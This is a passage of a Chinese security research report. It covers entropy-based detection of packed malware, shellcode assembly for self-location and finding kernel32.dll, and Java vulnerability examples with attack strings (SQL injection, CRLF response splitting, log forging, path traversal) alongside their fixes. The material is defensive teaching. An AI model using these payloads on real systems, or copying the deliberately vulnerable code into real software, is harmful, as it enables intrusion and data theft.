$$H\left(\frac{1}{2},\frac{1}{3},\frac{1}{6}\right)=H\left(\frac{1}{6},\dots,\frac{1}{6}\right)-\frac{1}{2}H\left(\frac{1}{2},\frac{1}{3},\frac{1}{3}\right)-\frac{1}{3}H\left(\frac{1}{2},\frac{1}{2}\right)-\frac{1}{6}H(1)$$

這樣分解的目的在於我們可用第一步證明的結果來證明第二步。令$n_1=3,n_2=2,n_3=1$，則

$$p_1=\frac{1}{2}=\frac{n_1}{n_1+n_2+n_3}$$
$$p_2=\frac{1}{3}=\frac{n_2}{n_1+n_2+n_3}$$
$$p_2=\frac{1}{6}=\frac{n_3}{n_1+n_2+n_3}$$

將上面結果抽象化，我們就有，

$$H(p_1,p_2,p_3)=A\left(\sum_{i=1}^{3}n_i\right)-\sum_{i=1}^{3}p_iA(n_i)$$

對一般情形，我們可依同法處理。設$p_1,p_2,\dots,p_r$為非負有理數，滿足$\sum_{i=1}^{r}p_i=1$，則存在自然數$n_1,n_2,\dots,n_r$，使得

$$p_i=\frac{n_i}{\sum_{j=1}^{r}n_j},i=1,\dots,r$$

利用條件(iii)，我們得到如下的等式

$$H(p_1,p_2,\dots,p_r)=A\left(\sum_{i=1}^{r}n_i\right)-\sum_{i=1}^{r}p_i\,A(n_i)$$

由第一步證明之結果，$A(n)=K\log n$代入上式有

$$\begin{aligned}H(p_1,\dots,p_r)&=K\log\sum_{i=1}^{r}n_i-\sum_{i=1}^{r}p_i(K\log n_i)\\&=K\left[\sum_{i=1}^{r}p_i\log\left(\sum_{i=1}^{r}n_i\right)\right]-K\sum_{i=1}^{r}p_i(\log n_i)=-K\sum_{i=1}^{r}p_i\log\frac{n_i}{\sum_{j=1}^{r}n_j}\\&=-K\sum_{i=1}^{r}p_i\log p_i\end{aligned}$$

故我們證明了(*)式對任何滿足$\sum_{i=1}^{r}p_i=1$的非負有理數$p_1,p_2,\dots,p_r$成立。

第三步：設 $p_1,\dots,p_r$ 為任意非負實數，$\sum_{i=1}^{r}p_i=1$。由條件(i)，H 為$p_1,p_2,\dots,p_r$的連續函數，而任何實數均可由有理數列來任意逼近，所以第二步的證明結果包含了(*)式在實數域中所發生的情形。


國外學者[30]利用檔案的資訊熵來找出加殼和加密的檔案文件。他們藉著蒐集大量的樣本，包含加殼和加密的惡意程式，來統計出利用資訊熵做判斷的誤

差值。由於加殼加密技術目的在於混淆程式碼，讓二進位檔案看似一串不關聯的亂數值，此作法雖能夠避免分析但也提高了其資訊熵。此篇論文對於一個輸入檔案，看成一個 ***n*** 個連續的數字，***n*** 為檔案的 byte 數。接著計算其資訊熵：


$$H(x) = -\sum_{i=1}^{n} p(i)\, log_2\, p(i)$$

其中 ***i*** 代表為第 ***i*** 個 byte，而$p(i)$代表該數值出現的機率，由於一個 byte 的值為 0~256，而最後$H(x)$即這個文件的資訊熵。而從上述的理論可知，資訊熵越高則代表其檔案內容的亂度越高。由於可執行檔常出現的 opcode 的值是固定的，故如果為一個可執行檔，該資訊熵應該會在較低的範圍內。圖表 4-38 為微軟視窗作業系統中 notepad.exe 的每個 byte 值的出現頻率的統計圖表。藍色為正常一般的 notepad.exe，紅色線條表示 UPX 加殼過後的頻率圖表，而綠色則為壓縮成 notepad.zip 的圖表。從圖可知原本的 notepad.exe 包含很多 00 與 FF 的值，經過壓縮和加殼過後，每個 byte 值的出現頻率將比較平均的分散在其他的值域當中。為了方便檢視，圖表 4-39 將篩選過大的值，比較清楚的可以看出藍線會集中在幾個特定的值域當中，而壓縮過後，會把太多相同的值省略，而減少了集中的現象。加殼過後的 notepad.exe 則是介於兩者之間。

圖表 4-38 Notepad.exe的每一個byte值出現頻率



圖表 4-39notepad.exe篩選過大值(00跟FF)的比較



將出現的頻率除以總出現的個數（圖表 4-38），則為資訊熵中每個 byte 出線的機率 *p(i)*。計算出檔案的資訊熵之後，可以利用統計的方式，區分出有加殼、加密與一般可執行檔的不同。從圖表 4-40，可以清楚的知道在平均資訊熵的欄位，加殼加密過後執行檔的資訊熵會有所差異。Robert Lyda 等人蒐集了四種樣本資料，一般文件、可執行檔、加殼執行檔和加密執行檔。然後計算出每個測試檔案的資訊熵再作平均，即可得到圖表 4-40 的第二欄。而第三欄則是表示這

個區間內可以包含 99.99%的測試資料。而每個文件中一定會存在最高的 $p(i)\,log_2\,p(i)$值，其中再把該值平均之後，就可得到第三欄。可以發現可執行檔的最高資訊熵與平均資訊熵的差異最大，由此可知可執行檔每個 byte 出現的頻率差可能極大。（由 notepad.exe 可知 00 與 FF 相對於其他值是差異非常大的）。所以我們可以藉由調整一個門檻值，來幫助判斷該檔案文件是否為加殼過後的可執行檔。

圖表 4-40 ROBERT LYDA, JAMES HAMROCK 統計出來檔案類型的資訊熵

測試集合	平均的資訊熵	99.99% 確定範圍	每個文件中資訊熵最高值的平均	99.99% 確定範圍
一般文件	4.347	4.066-4.629	4.715	4.401-5.030
可執行檔	5.099	4.941-5.258	6.227	6.084-6.369
加殼執行檔	6.801	6.677-6.926	7.233	7.199-7.267
加密執行檔	7.175	7.174-7.177	7.303	7.295-7.312

4.1.8 偵測動態取得堆疊記憶體技術

現在常見的惡意程式攻擊手法，會將惡意程式碼內嵌在檔案中，來逃避偵測，但它們在進行攻擊的時候，無法事先預測自己會被分配到哪一塊記憶體區塊，對於一些與記憶體位址有關的變數或要 Jump 的目標位址，如果還是按照最初編譯時的位址来尋址，必將導致尋址錯誤，使得惡意程式無法正常的運行。

因此，惡意程式在攻擊的時候，必須先得到自己這隻程式現在在記憶體中的位置，來去重新定位那些跟記憶體位址有關的變數或要 Jump 的目標位址。大多數隱藏於文件檔案中的惡意程式碼,為了得知自身程式碼所在的記憶體位置，必須先將目前的 Program Counter(eip 值)壓入堆疊後，再從堆疊中讀出，這種動作稱之為 Call/Pop 序列。

```
Call/Pop Example1:
        call getDelta
        getDelta:
        pop ebp
        sub ebp,offset getDelta
            ......
```

如上面的範例，惡意程式碼就能利用利用 Call/Pop 序列，先用 Call 將去取得 Program Counter(eip 值)，將其壓入堆疊後，再從堆疊中讀出。

```
Call/Pop Example2:
    _asm {
            jmp locate_addr0
            getApiStr_addr:
            pop ApiStr_addr //獲取記憶體位址
    .......
    }
    //實際的 ShellCode 惡意程式碼部分
    __asm
    {
            locate_addr0:
            call getApiStr_addr //5 bytes
    ……
    ////////////////////////
    //定義結束標誌
    ////////////////////////
    __asm
    {
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
```

此例則是可用於 C 語言編譯的程式中，一樣利用 Call/Pop 序列去取得執行到當時的 Program Counter(eip 值)。

在得到現在的記憶體位址之後，惡意程式就會去呼叫 Win32 的 API 來對系統進行破壞的動作，此動作稱為 Hook API。惡意程式在做 hook API 的時候，通常會去推算 kernel32.dll 的位置，此位置可利用 FS 暫存器中的 SEH,TEB,PEB

資料結構來獲得 kernel32.dll 的記憶體位置。

SEH,TEB,PEB 這三個資料結構位於 FS 暫存器中的位置如下：

Position	Length	Description
FS:[0x00]	4	Current Structured Exception Handling (SEH) frame
FS:[0x18]	4	Thread Environment Block(TEB)
FS:[0x30]	4	Linear address of Process Environment Block (PEB)

TEB(Thread Environment Block):此資料結構為一個記憶體區塊，裡面含有放置在 User-Mode 記憶體中的系統變數，每一個執行緒都有自己的 TEB block。

PEB(Process Environment Block):此資料結構中包含現在這個 Process 所有 User-Mode 中與系統有關的參數。

通過 SEH(FS:[00])取得 KERNEL32.DLL 記憶體位址的方法：

```
xor ecx , ecx
mov esi , fs :[ ecx ]
find_seh :
mov eax ,[ esi ]
mov esi , eax
cmp [ eax ], ecx
jns find_seh // 0xffffffff
mov eax , [ eax + 0x04 ] // handler
find_kernel32_base :
dec eax
xor ax , ax
cmp word ptr [ eax ], 0x5a4d
jne find_kernel32_base
```

FS:[0] 指向的是 SEH，它又會指向 kernel32.dll 內部。FS:[0] 指向的是 SEH 的內層，为了找到頂層的異常處理，向外一直找到 prev 成員等於 0xffffffff 的 EXCEPTION_REGISTER 結構，該結構的 handler 值就是系統默認的處理程序。DLL 在 load 的時候是以 64K 為單位去做對齊，所以需要利用找到的指向最後的異常處理的指標進行查找，再結合 PE 文件 MSDOS 標誌部分，只要在每個 64K 邊界查找 “MZ”字符就能找到 kernel32.dll 的記憶體位址。

通過 TEB(FS:[18])取得 KERNEL32.DLL 記憶體位址的方法：

```
xor esi , esi
mov esi , fs :[ esi + 0x18 ] // TEB
mov eax , [ esi + 4 ]

mov eax , [ eax - 0x1c ] // 指向 Kernel32.dll 內部

find_kernel32_base :

dec eax // 開始地毯式搜索 Kernel32 空間

xor ax , ax
cmp word ptr [ eax ], 0x5a4d // "MZ"

jne find_kernel32_base // 一直搜到找到則返回 eax
```

通過 PEB(FS:[30])取得 KERNEL32.DLL 記憶體位址的方法：

```
mov eax,fs:[30h]        ;得到 PEB 結構記憶體位址
mov eax,[eax + 0ch] ;得到 PEB_LDR_DATA 結構記憶體位址
mov esi,[eax + 1ch]     ;InInitializationOrderModuleList
lodsd ; 得到 KERNEL32.DLL 所在 LDR_MODULE 結構的
InInitializationOrderModuleLists 記憶體位址
mov edx,[eax + 8h]     ;得到 BaseAddress，即 Kernel32.dll 記憶體位置
```

得到 Win32 API 的記憶體位址後，惡意程式所需使用的 API 的位址可以透過解析該 dll 的導出地址表(Export section)和導入地址表(Import Address Table,IAT)等方法來取得，也可先在 kernel32.dll 中搜索 GetProcAddress 的地址，再用 GetProcAddress(“Win32 API 名字”,”函數名字”)得到其他的 API 地址。所需的 API 也可透過 LoadLibrary 來加載。

利用動態分析方式解析惡意程式，是目前的趨勢。由於無論惡意程式如何包裝自身型態，在執行期間，必定會將其對系統真正有害的程式原始碼與資料

還原，存放於記憶體中。當資安人員以動態分析出惡意程式原始碼執行入口位址後，即可對惡意程式原始碼採取進一步的行為分析與特徵值取得的工作。以動態分析方式取得程式原始碼，因為無須先突破惡意程式的加殼加密防護牆，加速了對新型惡意程式分析的速度，成功縮短惡意特徵碼更新與新型惡意程式釋出的時間差，增加靜態分析比對特徵碼的可用性，讓資安人員於檢測可疑惡意程式的準確性大幅提升。

B. 軟體原始碼漏洞分析

在軟體技術的演進中，早期的資訊軟體市場中，沒有駭客的程式漏洞攻擊，也沒有機密竊取的威脅，需要的是能夠快速的撰寫程式，以縮短產期，使資訊產品能夠在短時間內推行並上市，以符合市場大量的需求，但是在軟體技術快速發展下，出現了很多破壞軟體安全性的技術，對於軟體市場造成的損失也逐漸擴大，使得研究人員也開始正視資訊與軟體安全的重要性。但是在軟體技術的革新下，軟體功能越來越強大且更加繁多，造成程式更加龐大且複雜，研究人員開始意識到，防範程式中的漏洞，不只需要讓程式開發人員擁有好的安全程式設計基礎，也需要工具能夠自動的檢驗程式中的漏洞，才能有效的防止程式漏洞產生。

政府機關在近年推動資訊 E 化與電子化，但是使用的多數系統都是以軟體委外開發，而其中部分的軟體公司承包自政府的開發專案，再將其轉包到薪資更便宜的中國大陸。這樣的轉包過程，極可能不符合政府機關的資訊安全政策，甚至也可能有不當程式碼或後門程式的植入，造成系統甚至國家安全的危機，因此，對於軟體資訊安全方面的議題開始出現大量的研究。

現今對於軟體的資訊安全最大之威脅，以程式中不易發現且容易成為駭客攻擊的程式漏洞最為嚴重，目前新型的惡意程式，不但可以利用程式中的漏洞破壞系統，而且還能輕易盜取資料庫中儲存的使用者個人資訊，因此在資訊安全研究領域中，因應容易遭受駭客攻擊之程式漏洞檢測分析，乃成為極為重要的研究課題。

在上一年的計畫中著重的是對於 C、C++與 PHP 這些語言的程式安全漏洞之探討，但是在對於漏洞的研究中發現，Java 與 VB.Net 在程式行為的描述上和 C、C++與 PHP 有很大的不同，包含物件的產生極參照方式、垃圾回收與程式碼組織結構等等，故因此造成漏洞對系統產生的傷害行為，也有相對的不同。

儘管其系統在開發過程，程式開發人員遵照安全程式設計原則來撰寫應用程式，但是在避免某項漏洞時卻有可能忽略某項原則，導致應用程式產生安全上的漏洞。故計畫主要針對軟體漏洞的議題做研究，藉由分析並加以協尋程式設計者在開發程式時容易忽略的程式漏洞，將此漏洞加以解析，並給予程式設計者基於此漏洞適當的修改建議，以期能夠達到減少因設計不良產生的程式漏洞，進而減少攻擊者入侵或竊取軟體資訊而造成的損失。基於對程式中漏洞的分析方式，設計一個完整的程式架構，使用此架構來實作出靜態分析的檢測程序。

對於軟體資訊安全的研究內容此篇分類成數個項目： (1) 討論 Java 以及 VB.NET 的設計原則與實務，並研究此漏洞出現之原因、漏洞在何種狀況出現、漏洞出現之相關條件、出現漏洞之錯誤程式碼範例、此程式碼範例之解說、攻擊者可能之攻擊行為以及針對此漏洞之解決方法，給予程式設計者對於安全設計的基礎。 (2) 收集現今軟體市場中，以 Java 與 VB.NET 兩種語言之應用程式或系統，並針對出現的重大漏洞之入侵方法做整理與研析，對此程式之開發團隊提出的相關修改作較完整的分析與討論。 (3) 研究並統整原始碼靜態分析的程序，且提出原始程式碼安全檢測技術，以及原始碼檢測平台，藉此補足原始

碼檢測工具的不足，以及提升原始程式碼靜態分析的精準度。

Java 以及 VB.NET 常見危及程式安全的漏洞(vulnerability)

在程式開發初期，若有足夠的安全程式設計基礎知識，就能減少程式漏洞的產生，不僅可以減少其檢測期間所花費的時間及人力，也可增加程式開發人員對於程式安全有更深入的了解。對於現今中關於程式安全的分類中，由 Tsipenyuk 等人所提出，以程式漏洞(vulnerability)做其分類系統最為常見。關於程式漏洞約可以粗分成"七加一"種有害的領域，然而針對漏洞研究其發生的狀況，進而發展防範此漏洞發生的方法，便形成程式資訊安全設計的原則，以下便針對其七加一個領域細分的項目做探討。

4.1.9 Input Validation and Representation (Java)

I. Command Injection

主要是因為執行從不信任來源(source)或環境的命令(command)，導致執行攻擊者所放於緩衝區(buffer)內的惡意命令。

Command injection 此漏洞主要有兩種型式，其一是攻擊者可以修改程式執行的命令，其二是攻擊者可以改變命令執行時所在的環境，以上發生其因是資料從不可信任的來源進入應用程式、進入的資料其字串或是字串部份被用於當做命令、藉由攻擊者惡意指令的執行來給予攻擊者權限。

```
...
String home = System.getProperty("APPHOME");
```

```
String cmd = home + INITCMD;
java.lang.Runtime.getRuntime().exec(cmd);
...
```

以上的程式是系統應用程式的一部份，使用系統中 APPHOME 的性質來決定其目錄，接著再執行在相對路徑上的腳本(script)。

上述程式中，因使用了包含路徑 INITCMD 此在舊版本為有漏洞的設計，且藉由修改系統中 APPHOME 來提升應用程式的特權，會允許攻擊者執行任何命令。因為程式沒有驗證從環境重讀取之值(指的是 APPHOME)，故如果攻擊者可以控制此值，則攻擊者可以欺騙應用程式去執行不安全的程式進而控制這個系統。

故其解決方法是對於非程式設計者能完全掌握之值，都必須將此值檢測，確保其安全後才能使用。

II. Cross-Site Scripting: Poor Validation

Persistent 此種的 cross-site scripting (XSS)中，是傳送一個未經驗證的資料給網路的瀏覽器(browser)，所導致瀏覽器執行惡意的程式碼。

XSS 此種漏洞發生會出現在以下兩種情況，其一是資料經由一個不信賴的來源進入網路應用程式，在 persistent XSS 的情形下，不信賴的來源通常是資料庫或是後方(back-end)的資料保存區。其二是當資料包含動態內容(dynamic content)時，未經驗證其是否包含惡意程式便將其送給一個網頁使用者。

通常送給網路瀏覽器的惡意內容都是以 Javascript 片段(segment)的形式，也許也包含 HTML、Flash 或是其他瀏覽器可以執行的程式類型，XSS 此種攻擊的

方式非常多,但是其通常都會傳送私人的資料給攻擊者,像是 cookie 或是 session，接著將受害者重新導向到攻擊者所設定的網站內容下，或是在攻擊者所偽裝的網站用使用者自己的電腦執行惡意程式。

```
<%...
      Statement stmt = conn.createStatement();
      ResultSet rs = stmt.executeQuery("select * from emp
      where id="+eid);
      if (rs != null) {
            rs.next();
            String name = rs.getString("name");
      }
%>
Employee Name: <%= name %>
```

以上的程式是 JSP 的程式片段會去查詢資料庫已知的員工 ID，並且印出對應此員工的名字。

如果 name 的值正常運作，則此程式碼也會正常運作，但如果該值被不當的利用時，則可能導致遭受攻擊。此程式較不危險，其因是 name 值是從資料庫中讀取的，且顯然此值之內容是由應用程式所管理。如果 name 值是使用者提供的資料，則資料庫可能會成為提供惡意內容的管道。若未對所有儲存於資料庫中的資料驗證，則攻擊者可在使用者的網路瀏覽器中執行惡意指令(command)。

Persistent XSS 因為間接的資料儲存造成難以辨別該威脅，且該攻擊影響多個使用者的可能性會增加。XSS 的盜取會存取從提供拜訪者留言板(guestbook)的網站開始。攻擊者會加入 JavaScript 於留言板的項目中，導致後來拜訪留言板頁面的拜訪者可能會執行惡意程式。

其解決方法對於其接受的資料，必要經過嚴格之驗證，才能將其導入資料庫內，故不能驗證或未通過驗證之資料，將予以拒絕將此資料導入資料庫內。

III. Dangerous File Inclusion

若允許未驗證的使用者其輸入來控制以動態方式包含在 JSP 中的檔案，將會導致惡意程式碼的執行。

許多現代的網路腳本語言(scripting language)，欲重複使用或模組化程式碼可經由在某個封包檔案(encapsulating file)中包含額外的來源檔案(source file)。此功能通常使用在應用程式的標準外觀(look)，不需編譯過之程式碼便可共享各種功能，或分割程式碼使其為可管理之檔案。包含之檔案被直譯成父系(parent)檔案的一部分，並以相同的方式執行。

當所包含檔案的路徑由未經驗證的使用者輸入所控制，則會發生 file inclusion 此種漏洞。

```
...
<jsp:include page="<%=
(String)request.getParameter(\"template\")%>">
...
```

以上程式使用了使用者指定的範本(template)名稱，並將其導入JSP頁面中。攻擊者若提供範本的惡意值，將導致程式包含來自外部網站的檔案，將完全控制動態包含(include)表述(statement)。

如果攻擊者指定有效檔案為動態包含表述，則此檔案內容將會送到 JSP 解譯器。如果是純文字檔案，例如/etc/shadow，檔案可能會成為 HTML 輸出的一部分。如果攻擊者可將路徑指定至本身控制的遠端網站，則動態包含表述將會

執行攻擊者所提供任意的惡意程式碼。

其解決方法有二，其一對於使用者輸入之數值，必須加以嚴控過濾，必須能夠符合程式設計者所設定之安全法則，否則將拒絕此數值之輸入，其二針對檔案路徑之設定，盡量不要由使用者輸入之數值控制。

IV. Denial of Service

此漏洞會被攻擊者造成整個程式當機(crash)，或是讓合法的使用者無法使用程式。

攻擊者對應用程式送出大量要求(request)使其拒絕合法使用者的服務，通常在網路層便會排除此種大量的攻擊。可讓攻擊者使用少量要求便可超載應用程式是較嚴重的錯誤(bug)。此種錯誤可讓攻擊者去指定要求系統資源使用的數量，或是他們會持續使用這些系統資源的時間。

```
int usrSleepTime = Integer.parseInt(usrInput);
Thread.sleep(usrSleepTime);
```

以上程式碼允許使用者指定執行緒進入休眠的時間。若指定較長的時間，則攻擊者能夠無限期地佔用執行緒。只要少數要求，攻擊者就能耗盡應用程式的執行緒池(pool)。

其解決方法針對使用執行緒及要求，對於執行緒使用時間之管理，不應由使用者所設定，應該由使用者使用此系統時間來計算；對於要求方面，僅能同意使用者在一段時間內只能發出數個要求，否則將予以拒絕。

V. Header Manipulation

在 HTTP 回應(response)表頭(header)中包含未驗證的資料會導致許多針對漏

洞的攻擊。

此漏洞會出現在以下兩種情形，其一是資料經過不可信賴的來源，例如 HTTP 要求，因此進入網路應用程式。其二是未經驗證的資料包含在 HTTP 回應表頭的情況下，便將其傳送給網頁使用者。

如同許多軟體的安全性漏洞，Header Manipulation 是達到目的的一種手段，而不是一個目的。此漏洞的基礎很簡單：攻擊者傳送惡意資料至有漏洞的應用程式，應用程式再將該資料包含於 HTTP 回應表頭中。

最常見的一種 Header Manipulation 攻擊為 HTTP Response Splitting。為了成功進行 HTTP Response Splitting 攻擊，應用程式必須允許以下設定，輸入換行字元(character)CR（Carriage Return，亦由%0d 或\r 指定）與 LF（Line Feed，亦由%0a 或\n 指定）字元加入表頭。這些字元不僅讓攻擊者控制應用程式所要傳送的回應表頭和回應內容(body)，還允許攻擊者控制並建立額外的回應。

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

以上程式碼片段會從 HTTP 要求中讀取網路部落格(weblog)項目的作者名稱（author），並且將該名稱設定在 HTTP 回應的 Cookie 表頭中。

假設在要求中提交了一個由標準英數字元(alpha-numeric)所組成的字串，如「Jane Smith」，那麼包含這個 Cookie 的 HTTP 回應可能會表現為以下形式：

```
HTTP/1.1 200 OK
...
```

```
Set-Cookie: author=Jane Smith
...
```

不過，因為 cookid 的值是由未驗證的使用者輸入而得來，所以只有當 AUTHOR_PARAM 的值不包含任何 CR 和 LF 字元，那麼回應才會保留這種形式。如果攻擊者提交(submit)了一個惡意字串(string)，如「Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...」，那麼 HTTP 回應會分割成以下兩種形式的回應：

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
HTTP/1.1 200 OK
...
```

第二個回應被攻擊者所控制，並且能以任何表頭和正文內容來建構。攻擊者可以用來建構任意 HTTP 回應，來進行不同種類的攻擊，包括：跨用戶(cross-user)塗改(defacement)、網頁和瀏覽器快取記憶體(cache)植入病毒(poisoning)、Cross-Site Scripting 和網頁劫持(hijacking)。

其解決方法是針對使用者輸入之數值，進行嚴密的驗證，對於每個使用者輸入之字元掃描，若偵測到使用者輸入危險字元，如 CR 或 LF 字元，則拒絕使用者的輸入。

VI. Log Forging

將未驗證使用者的輸入寫入日誌檔(log file)，會允許攻擊者偽造記錄項目，或將惡意內容注入日誌檔中。

其漏洞主要會出現在以下兩種情形，其一是資料從不可信賴的來源進入應用程式，其二是將資料寫入應用程式或是系統日誌檔。

應用程式通常使用日誌檔來儲存事件(event)或交易記錄，以便之後檢閱、統計資料蒐集或除錯(debugging)之用。根據應用程式的本質而定，檢閱日誌檔的工作在需要時手動執行，或者工具自動選取重要事件或資訊。

如果攻擊者提供資料給逐字記錄內容的應用程式，則可能會誤導日誌檔的解讀。事實上，攻擊者可能會藉由提供應用程式惡意的輸入，而將錯誤的項目插入日誌檔。如果日誌檔會自動處理，那麼攻擊者就可以使檔案無法使用，藉由破壞檔案格式(format)或注入(inject)預期外的字元，並利用日誌檔對程式的漏洞進行破壞。

```
String val = request.getParameter("val");
try {
      int value = Integer.parseInt(val);
}
catch (NumberFormatException) {
      log.info("Failed to parse val = " + val);
}
```

如果使用者提交字串「twenty-one」給 val，則會記錄以下項目：

```
INFO: Failed to parse val=twenty-one
```

不過，如果攻擊者傳送了字串「twenty-one%0a%0aINFO:+User+logged+out%3dbadguy」，則會記錄以下的項目：

```
INFO: Failed to parse val=twenty-one
INFO: User logged out=badguy
```

故攻擊者便將字串加入日誌檔中。

其解決方法是針對日誌檔的紀錄，對於日誌檔的紀錄中，不應該逐字記錄，

可能需要相對應的對字串做切割，而在使用者輸入之字串方面，要做一些限制，例如不允許輸入%字元，或是輸入數字時，不能輸入文字等等，以確保資料之驗證。

VII. Often Misused: File Upload

允許使用者上傳檔案，會讓攻擊者注入危險內容或惡意程式，並執行在伺服器(server)上。

不論撰寫任何語言的程式,最有破壞性的攻擊通常是包含遠端程式的執行，藉此攻擊者成功的執行惡意程式碼於程式的內文(context)中。若攻擊者能夠上傳檔案至網路可存取的目錄(directory)，並將這些檔案傳遞至程式解譯器(interpreter)，則會造成這些檔案內包含的惡意程式碼在伺服器上執行。

```
public class Struts2Upload extends ActionSupport{
        ...
        private File uploadFile;
        public void setUploadFile(File file){
                uploadFile = file;
        }
        ...
}
```

以上 Struts 2 動作(action)類別(class)實作處理者(setter)，則可用以處理上傳檔案。

程式上傳的檔案儲存於無法利用網路來存取的目錄下，攻擊者仍可以經由對伺服器環境(environment)引入惡意內容，來發動其他漏洞攻擊。若程式有其他的漏洞，則攻擊者會上傳含有惡意內容的檔案並利用這些其他漏洞，使程式讀取或執行該檔。

其解決方法針對檔案的上傳，程式中對於檔案上傳的撰寫，必須對使用者上傳檔案位置作隔離，其使用者只能上傳於自己帳號的目錄內，若其使用者要使用此檔案，不要於伺服器上執行，將其下載於使用者電腦上並呼叫相對應之應用程式執行，以確保伺服器之安全性。

VIII. Path Manipulation

若使用者的輸入包含用在檔案系統操作的路徑，則攻擊者可存取或修改其他受保護的系統資源。

此漏洞會發生於以下兩種情況，其一是攻擊者可指定在檔案系統中所使用的操作路徑，其二是藉由指定資源，使攻擊者可取得一般情況下不被允許的權限。

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
...
rFile.delete();
```

以上的程式碼片段使用 HTTP 要求的輸入來建立一個檔案名稱。程式設計師沒有考慮到攻擊者也許會提供檔案名稱，類似「../../tomcat/conf/server.xml」的可能性，這會導致應用程式刪除本身 server.xml 此配置檔。

其解決方法對是針對使用者的輸入，對於使用者的輸入必須做過濾的檢查，不允許使用者有包含\、/或是%等等許多會被當成操作字元的輸入，必須拒絕此輸入，否則可能造成伺服器的危險。

IX. SQL Injection

使用者的輸入被用來建立動態 SQL 陳述(statement)，可讓攻擊者修改陳述的

意義或是執行任意的 SQL 命令(command)。

此漏洞會在以下兩種情形出現，其一是資料從一個不可信賴的來源進入程式，其二是使用者輸入之資料被用來建構動態 SQL 查詢。

```
...
String userName = ctx.getAuthenticatedUserName();
String itemName = request.getParameter("itemName");
String query = "SELECT * FROM items WHERE owner = '" +
userName + "' AND itemname = '" + itemName + "'";
ResultSet rs = stmt.execute(query);
...
```

以上程式碼建構了一個動態(dynamic)SQL 查詢(query)，該查詢可用來搜尋符合指定名字的項目(item)。查詢僅會顯示其項目所有者與使用者被授權相符(currently-authenticated)的項目。

以上程式碼執行的查詢如下所示：

```
SELECT * FROM items
WHERE owner = <userName>
AND itemname = <itemName>;
```

由於這個查詢是動態的建構，其字串包含基礎查詢字串和輸入字串，所以在 itemName 沒有包含單引號(single-quote)字元的時候，查詢才會正確執行。若使用者名稱為 wiley 的攻擊者為 itemName 輸入字串 name' OR 'a'='a，那麼查詢將變成：

```
SELECT * FROM items
WHERE owner = 'wiley'
AND itemname = 'name' OR 'a'='a';
```

附加條件 OR 'a'='a'會使 where 子句永遠為真(True)，所以此查詢等同於以下簡化的查詢：

```
SELECT * FROM items;
```

簡化的查詢會允許攻擊者略過”查詢只回傳此使用者所擁有的項目”，故查詢現在回傳所有儲存在 items 表格中的項目。

